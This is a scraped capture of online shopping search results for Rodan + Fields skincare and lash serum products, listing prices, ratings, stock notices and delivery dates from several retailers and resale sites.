
Premium Beauty Selection

Premium Selection

Beauty Product Attributes

- Alcohol Free Hypoallergenic Oil Free Paraben Free Sulfate Free Unscented


RESULTS



Anti-aging Redefine Regimen 1 Count (Pack of 1) 48 \$234.99 (\$14.69/Fl Oz) Get it Tue, Apr 19 - Thu, Apr 21 FREE Shipping Only 5 left in stock - order soon.



Rodan + Fields REDEFINE Overnight Restorative Cream (Creme), 30 mL/1.0 Fl. Oz. Cream · 1 Fl Oz (Pack of 1) 213 \$99.99 (\$99.99/Fl Oz) Get it Tue, Apr 19 - Fri, Apr 22 FREE Shipping Only 2 left in stock - order soon. More Buying Choices \$97.99 (4 new offers)




Rodan + Fields REDEFINE Daily Cleansing Mask (125 mL/4.2 US fl oz) 4.23 Fl Oz (Pack of 1) 171 \$59.99 (\$14.28/Fl Oz) \$62.99 Get it Tue, Apr 19 - Thu, Apr 21 FREE Shipping Only 5 left in stock - order soon.


MORE RESULTS



Rodan and Fields Intensive Renewing Serum with RetinA Rodan + Fields 60 Count (Pack of 1) 243 \$110.00 (\$1.83/Count) \$119.00 Get it Tue, Apr 19 - Thu, Apr 21 FREE Shipping Only 7 left in stock - order soon.



Redefine Triple Defense Treatment, 30mL/1Fl. Oz 1 Fl Oz (Pack of 1) 208 \$89.99 (\$89.99/Fl Oz) \$96.99 Get it Tue, Apr 19 - Thu, Apr 21 FREE Shipping Only 6 left in stock - order soon.



Multi Function Eye Cream 0.5 oz Cream · 0.5 Fl Oz (Pack of 1) 171 \$92.80 (\$185.60/Fl Oz) Get it as soon as Tue, Apr 19 FREE Shipping by Amazon Only 4 left in stock - order soon. More Buying Choices \$88.99 (12 new offers)

Another way to buy \$88.99 (\$177.98/Fl Oz)

Subscription Options

Subscribe & Save Eligible

Packaging Option

Frustration-Free Packaging

International Shipping

International Shipping Eligible

Condition

New

Availability

Include Out of Stock

AS-IS
Document
Control

Get it Thu, Apr 21 - Tue, Apr 26
FREE Shipping
Only 5 left in stock - order soon.



Rodan and Fields Active Hydration Serum (sealed) New 1 Fl Oz (Pack of 1)


176

\$159⁰⁰ (\$159.00/Fl Oz)

FREE Shipping by Amazon

More Buying Choices

\$131.25 (2 new offers)



Rodan + Fields Redefine Regimen for the Appearance of Lines, Pores and Loss of...

1 Count (Pack of 1)


187

Save 20%

\$208⁰⁰ (\$208.00/Count) ~~\$259.00~~

Lowest price in 30 days

FREE Shipping by Amazon



RODAN + FIELDS REVERSE Deep Exfoliating Wash, 4.2 oz. Cream - 4.2 Fl Oz (Pack of 1)

223

\$66²² (\$15.77/Ounce)


Get it as soon as Mon, Apr 18

FREE Shipping by Amazon

Only 6 left in stock - order soon.

More Buying Choices

\$65.99 (6 new offers)



Rodan and Fields Reverse


18

\$209⁹⁹

Get it as soon as Thu, Apr 21

FREE Shipping by Amazon

Only 11 left in stock - order soon.



Rodan + Fields Redefine Regimen for the Appearance of Lines, Pores and Loss of... 7 Piece Set


2

\$239⁹⁷ (\$59.99/Count)

Get it Thu, Apr 21 - Fri, Apr 22

FREE Shipping

Only 2 left in stock - order soon.



RODAN + FIELDS Reverse Intensive Brightening Toner Unscented - 4.2 Fl Oz (Pack of 1)

99

\$75⁹⁹ (\$18.09/Fl Oz)

Get it Fri, Apr 22 - Wed, Apr 27


FREE Shipping

More Buying Choices


\$57.99 (3 new offers)



Rodan and Fields Pore



Rodan and Fields Spotless



Rodan and Fields Soothe

Minimizing Toner
Unscented · 4.2 Fl Oz (Pack of 1)
176

\$69⁹⁶ (\$16.66/Fl Oz)
Get it **Thu, Apr 21 - Tue, Apr 26**
FREE Shipping
Only 1 left in stock - order soon.
🌱 Climate Pledge Friendly
More Buying Choices
\$68.75 (3 new offers)



Rodan and Fields Foaming Sunless Tan 4.2 Fl. Oz.
4.2 Fl Oz (Pack of 1)
115

\$41⁹⁹ (\$10.00/Fl Oz)
Get it as soon as **Mon, Apr 18**
FREE Shipping by Amazon
Only 4 left in stock - order soon.
More Buying Choices
\$41.39 (16 new offers)

Acne Treatment
3 Piece Set
87

\$104⁰⁰ (\$104.00/Count)
Get it **Thu, Apr 21 - Mon, Apr 25**
FREE Shipping
Only 17 left in stock - order soon.




Rodan Radiant Defense Sand Liquid · 1.69 Fl Oz (Pack of 1)
35

\$103⁰⁰ (\$60.59/Fl Oz)
Get it **Thu, Apr 21 - Mon, Apr 25**
FREE Shipping
Only 2 left in stock - order soon.
More Buying Choices
\$94.99 (2 new offers)

Regimen for Sensitive, Irritated Skin and Facial...
Cream · 4 Piece Set
72

\$215⁰⁰ (\$215.00/Count)
Get it **Tue, Apr 19 - Fri, Apr 22**
FREE Shipping
Only 1 left in stock - order soon.




UNBLEMISH Acne Treatment Sulfur Wash (125 mL/4.2 US fl. oz) - UNWA125
4.23 Fl Oz (Pack of 1)
81

\$70¹⁸ (\$16.71/Fl Oz)
Get it as soon as **Mon, Apr 18**
FREE Shipping by Amazon
Only 1 left in stock - order soon.
More Buying Choices
\$69.30 (7 new offers)




RevitaLash Cosmetics, RevitaLash Advanced Eyelash Conditioner, Lash Enhancing...
0.11 Fl Oz (Pack of 1)
6,690

\$150⁰⁰ (\$1,250.00/Fl Oz)
Save more with Subscribe & Save
Get it as soon as **Tomorrow, Apr 16**
FREE Shipping by Amazon



Rodan + Fields ENHANCEMENTS Active Hydration Body Replenish... Cream · 6.76 Fl Oz (Pack of 1)
64

\$85⁰⁰ (\$12.50/Fl Oz) ~~\$90.00~~
Get it **Mon, Apr 25 - Fri, Apr 29**
FREE Shipping
Only 1 left in stock - order soon.
More Buying Choices
\$82.08 (5 new offers)



Rodan + Fields Redefine Regimen
1 Count (Pack of 1)
67

\$229⁹⁹ (\$229.99/Count)
Get it **Tue, Apr 19 - Thu, Apr 21**
FREE Shipping
Only 10 left in stock - order soon.





Rodan + Fieds Active Hydration Bright Eye Complex 15 ml
Cream, Gel · 0.51 Fl Oz (Pack of 1)
40

\$89⁰⁰ (\$178.00/Fl Oz)

Get it as soon as **Wed, Apr 20**
\$4.21 shipping
Only 1 left in stock - order soon.


More Buying Choices
\$80.99 (2 new offers)



Active Hydration Body Replenish
6.76 Fl Oz (Pack of 1)
36

\$114¹⁶ (\$16.89/Fl Oz)

Get it as soon as **Tue, Apr 19**
FREE Shipping by Amazon
Only 1 left in stock - order soon.



Rodan + Fields Redefine Lip Renewing Serum - Boxed - 60 Capsules
60 Count (Pack of 1)
77

\$69⁹⁵ (\$1.17/Count)

Get it as soon as **Mon, Apr 18**
FREE Shipping by Amazon
Only 4 left in stock - order soon.


Climate Pledge Friendly
More Buying Choices
\$68.95 (6 new offers)



Rodan + Fields SOOTHE Gentle Cream Wash, 125 mL/4.2 Fl. Oz.
Cream · 4.2 Fl Oz (Pack of 1)
60

\$54⁹⁹ (\$13.09/Fl Oz) ~~\$67.99~~

Get it **Tue, Apr 19 - Thu, Apr 21**
FREE Shipping
Only 8 left in stock - order soon.




RODAN+FIELDS Essentials Lip Shield SPF 25 2 Pack
2 Count (Pack of 1)
95

\$30⁹⁷ (\$15.49/Count) ~~\$42.00~~

Get it as soon as **Tomorrow, Apr 16**
FREE Shipping by Amazon
Only 4 left in stock - order soon.

More Buying Choices
\$30.96 (30 new offers)




Rodan + Fields Unblemish Dual Intensive Acne Treatment
NEW LARGER SIZE!
57

\$134⁹⁹

Get it as soon as **Tue, Apr 19**
FREE Shipping
Only 1 left in stock - order soon.



Rodan and Fields Unblemish Clarifying Toner Step 2



Rodan & Fields Soothe




Rodan Radiant Defense Beige

Unscented

21

\$49⁹⁶ ~~\$59.98~~

Get it **Thu, Apr 21 - Tue, Apr 26**
 FREE Shipping
 Only 1 left in stock - order soon.



Rodan + Fields Reverse Broad Spectrum SPF 50 + Sunscreen
 1 Count (Pack of 1)

89

Moisturizing Replenishing Cream

Cream · 4.2 Fl Oz (Pack of 1)

56

\$73⁹⁹ (\$17.62/Fl Oz)

Get it **Tue, Apr 19 - Thu, Apr 21**
 FREE Shipping
 Only 1 left in stock - order soon.

Best Seller



EltaMD UV Clear Facial Sunscreen Broad-Spectrum SPF 46 for Sensitive or Acne-...
 Unscented · 1.7 Ounce (Pack of 1)

28,383

\$39⁰⁰ (\$22.94/Ounce)

\$37.05 with Subscribe & Save discount

Get it as soon as **Tomorrow, Apr 16**

FREE Shipping by Amazon
 FSA or HSA eligible

Liquid · 1.69 Fl Oz (Pack of 1)

27

\$98⁹⁹ (\$58.23/Fl Oz)

Get it as soon as **Mon, Apr 18**
 FREE Shipping by Amazon
 Only 1 left in stock - order soon.



Rodan and Fields Unblemish Matte Defense Broad Spectrum SPF 30
 1 Fl Oz (Pack of 1)

6


\$38⁹⁹ (\$38.99/Fl Oz)

Get it as soon as **Mon, Apr 18**
 FREE Shipping by Amazon
 Only 9 left in stock - order soon.

More Buying Choices
 \$34.99 (3 new offers)

Another way to buy
 \$34⁹⁹ (\$34.99/Fl Oz)

Get it **Tue, Apr 19 - Thu, Apr 21**
 FREE Shipping
 Only 2 left in stock - order soon.



Rodan Redefine Rejuvenation mask

Dry Skin Type · 1.69 Fl Oz (Pack of 1)

3

\$64⁹⁹ (\$64.99/Count)

FREE Shipping by Amazon
 Only 8 left in stock - order soon.
 More Buying Choices



RODAN + FIELDS Unblemish Dual Intensive Acne Treatment

36

\$130⁰⁰

Get it **Thu, Apr 21 - Tue, Apr 26**
 FREE Shipping
 Only 4 left in stock - order soon.



Meaningful Beauty 5-Piece Starter Kit, Gift Set, various color


5 Piece Set

3,003

\$59⁰⁰ (\$59.00/Count)

Save more with Subscribe & Save
 Get it as soon as **Tomorrow, Apr 16**


\$59.23 (2 new offers)



Redefine Pore Minimizing Toner

4.2 Fl Oz (Pack of 1)

26



Rodan And fields AMP MD MICRO EXFOLIATING ROLLER

38

\$114.95

Get it Tue, Apr 19 - Fri, Apr 22
FREE Shipping
Only 2 left in stock - order soon.
More Buying Choices
\$108.99 (2 new offers)


AS-IS Document Control
FREE Shipping by Amazon



Olay Regenerist Collagen Peptide 24 MAX Hydrating Face Moisturizer, 1.7 oz +...
Oil, Cream · 1.7 Ounce

244

\$39.08 (\$39.08/Count) \$54.99
Save more with Subscribe & Save
Save \$4.00 with coupon
Get it as soon as Tomorrow, Apr 16
FREE Shipping by Amazon



Rodan + Fields Redefine Multi-Function Eye Cream

Cream · 0.5 Fl Oz (Pack of 1)

12




EnaSkin Dark Spot Corrector for Face and Body, Formulated with Advanced...

Cream · 1 Fl Oz (Pack of 1)

21,334

Limited time deal
\$17.58 (\$17.58/Fl Oz) ~~\$22.99~~
Get it as soon as Tomorrow, Apr 16
FREE Shipping by Amazon

Best Seller





Sdara Skincare Derma Roller for Face - 0.25 mm Microneedling Roller with 54...

1 Count (Pack of 1)

24,564

Limited time deal
\$9.36 (\$9.36/Count) ~~\$12.97~~
Get it as soon as Tomorrow, Apr 16
FREE Shipping by Amazon

Best Seller



Grande Cosmetics
GrandeLASH-MD Lash
Enhancing Serum, Promotes...

28,200


\$64⁹⁵ (\$927.86/Fl Oz)

Save more with Subscribe & Save

Get it as soon as **Tomorrow, Apr 16**

16

FREE Shipping by Amazon



Rodan + Fields REDEFINE PM
Overnight Restorative Cream,
30 mL/1.0 Fl. Oz.

Cream · 1 Ounce

23

\$94⁹⁵ (\$94.95/Fl Oz)

Get it **Fri, Apr 22 - Thu, Apr 28**

FREE Shipping

Only 1 left in stock - order soon.

More Buying Choices

\$87.99 (3 new offers)

Rodan + Fields
ENHANCEMENTS Micro-
Dermabrasion Paste, 10...

36

\$84⁹⁹ (\$49.99/Fl Oz) ~~\$89.99~~

Get it **Tue, Apr 19 - Fri, Apr 22**

FREE Shipping

Only 3 left in stock - order soon.



Drunk Elephant Protini
Powerpeptide Resurf Serum.
Strengthen and Resurface...

1 Fl Oz (Pack of 1)

80

\$82⁰⁰ (\$82.00/Count)

Save more with Subscribe & Save

Get it as soon as **Tomorrow, Apr 16**

16

FREE Shipping by Amazon

More Buying Choices

\$71.98 (5 new offers)

Another way to buy

\$77⁰⁰ (\$77.00/Count) ~~\$82.00~~

Save more with Subscribe & Save

Get it **Tue, Apr 19 - Wed, Apr 20**

FREE Shipping

Rodan + Fields Soothe

Sensitive Skin Treatment, 50
mL/1.7 Fl.Oz.

Cream · 1.7 Fl Oz (Pack of 1)

53

\$94⁹⁹ (\$55.88/Fl Oz)

Get it **Tue, Apr 19 - Thu, Apr 21**

FREE Shipping

Only 1 left in stock - order soon.

Climate Pledge Friendly



ROD and Fields Lash Boost
Eyelash Growth
Enhancements Serum 0.17 F...

\$95⁰⁰ (\$95.00/Count)

Get it **Wed, Apr 20 - Fri, Apr 22**

FREE Shipping

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Terryville, Plymouth, CT

Ads - See rodan fields lash boost

Show only

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- Available nearby
- On sale
- Smaller stores

Price

- Up to \$30
- \$30 - \$80
- Over \$80

\$ Min - \$ Max

Color

[Color selection circles]

Brand

- Rodan + Fields
- LashFood
- Etude House
- Stacy Lash
- UKLash
- FEG
- Ardell

Shipping & returns

- Free returns
- 1-3 day delivery

Discover

- Black-owned businesses

Product rating

4 and up


More

Condition


- New items
- Used items

Seller


- eBay




Brand New Rodan + Fields Lash Boost Enhancements...
\$48.00
 Poshmark




Rodan And Fields Makeup | Rodan And Fields Lash...
\$56.00
 Poshmark



Rodan + Fields Lash Boost Serum - New Beauty | Color...
\$45.00
 Mercari



High Impact Lash Amplifying Serum, Size: 0.1 FL Oz
\$49.00
 Kohl's (211)



Neutrogena L Enhancer Seru 0.08oz
\$12.99
 Target (203)

Best match



Rodan + Fields Lash Boost Enhancements Se
 4.4 15,296

Rodan and Fields Lash Boost Get the appearance of lush, weeks with ENHANCEMENTS Lash Boost. This nightly ey
 Eyebrow


View product details

\$155.00
 +\$9.84 est. tax
 Rodan and Fields
 Delivery by Wed, Apr 27 ...

\$99.99
 +\$6.35 est. tax
 Bonanza - Butterfly2...
 Free delivery

Other matches

- Etsy - CuteBearDesigns
- Mercari
- Poshmark
- Rodan and Fields
- Target
- TeePublic
- More




Reverse + Lash Boost Special by Rodan + Fields Eyebrow

\$318.00
 Rodan and Fields
 Delivery by Wed, Apr 27 · Free 60-day...




Soothe + Lash Boost Special by Rodan + Fields

\$307.00
 Rodan and Fields
 Delivery by Wed, Apr 27 · Free 60-day...




Recharge + Lash Boost Special Eyebrow

\$256.00
 Rodan and Fields
 Delivery by Wed, Apr 27 · Free 60-day...




Rodan + Fields Lash Boost Serum - New Beauty

\$65.00
 Mercari
 \$3.65 delivery



Rodan and + Fields Brow Defining Boost Light Gel


\$112.00
 Rodan and Fields
 Delivery by Wed, Apr 27 · Free 60-day...



Rodan + Fields Skincare | Rodan&Fields Lash Boost | Color: White | Size: Os ...
 5.0 2
 Eyebrow


\$175.00
 Poshmark
 \$7.67 delivery

Compare prices from 2 stores




Rodan and Fields Lash Boost Cards / Instructions at back / Insert / Love Your ...

\$9.50
Etsy - CuteBearDesigns
Free delivery



Rodan and Fields Lash Boost Card, Digital, Printable

\$9.50
Etsy - CuteBearDesigns
Free delivery



Rodan + Fields Enhancements Lash Boost (5 ml/0.17 fl oz)


4.4 15,296
Eyebrow

\$123.00
eBay
\$10.00 delivery




Mint Rodan and Fields Lash Boost Cards, Lash Boost Instructions Card. How to ...

\$9.00
Etsy - LemonTreeDigital
Free delivery




Rodan And Fields Lash Boost | Color: Cream/Tan | Size: Os | Elainena12345's Closet

\$140.00
Poshmark
\$7.67 delivery




Rodan and Fields, Lash Boost Card, Digital, Printable

\$9.50
Etsy - CuteBearDesigns
Free delivery




Rodan and + fields lash enhancements eyelash serum 100% authentic sealed

\$124.88
eBid - light.as.a.feather
Free delivery



Rodan and Fields Lash Boost instructions- lashtastic - lash boost directions ...


\$12.00
Etsy - EZinvitations
Free delivery



Wholesale rodan field lash boost,1 Pair


\$2.30
Alibaba.com
\$18.43 delivery

AS-IS
Document
Control




Rodan + Fields Rodan And Fields
R+F Lash Boost Eyelash - New
Beauty | Color: White

\$75.00
Mercari
\$3.65 delivery




Brand New Rodan + Fields LASH
BOOST Enhancements Eyelash
Serum New - New Beauty

\$45.00
Mercari
\$3.72 delivery



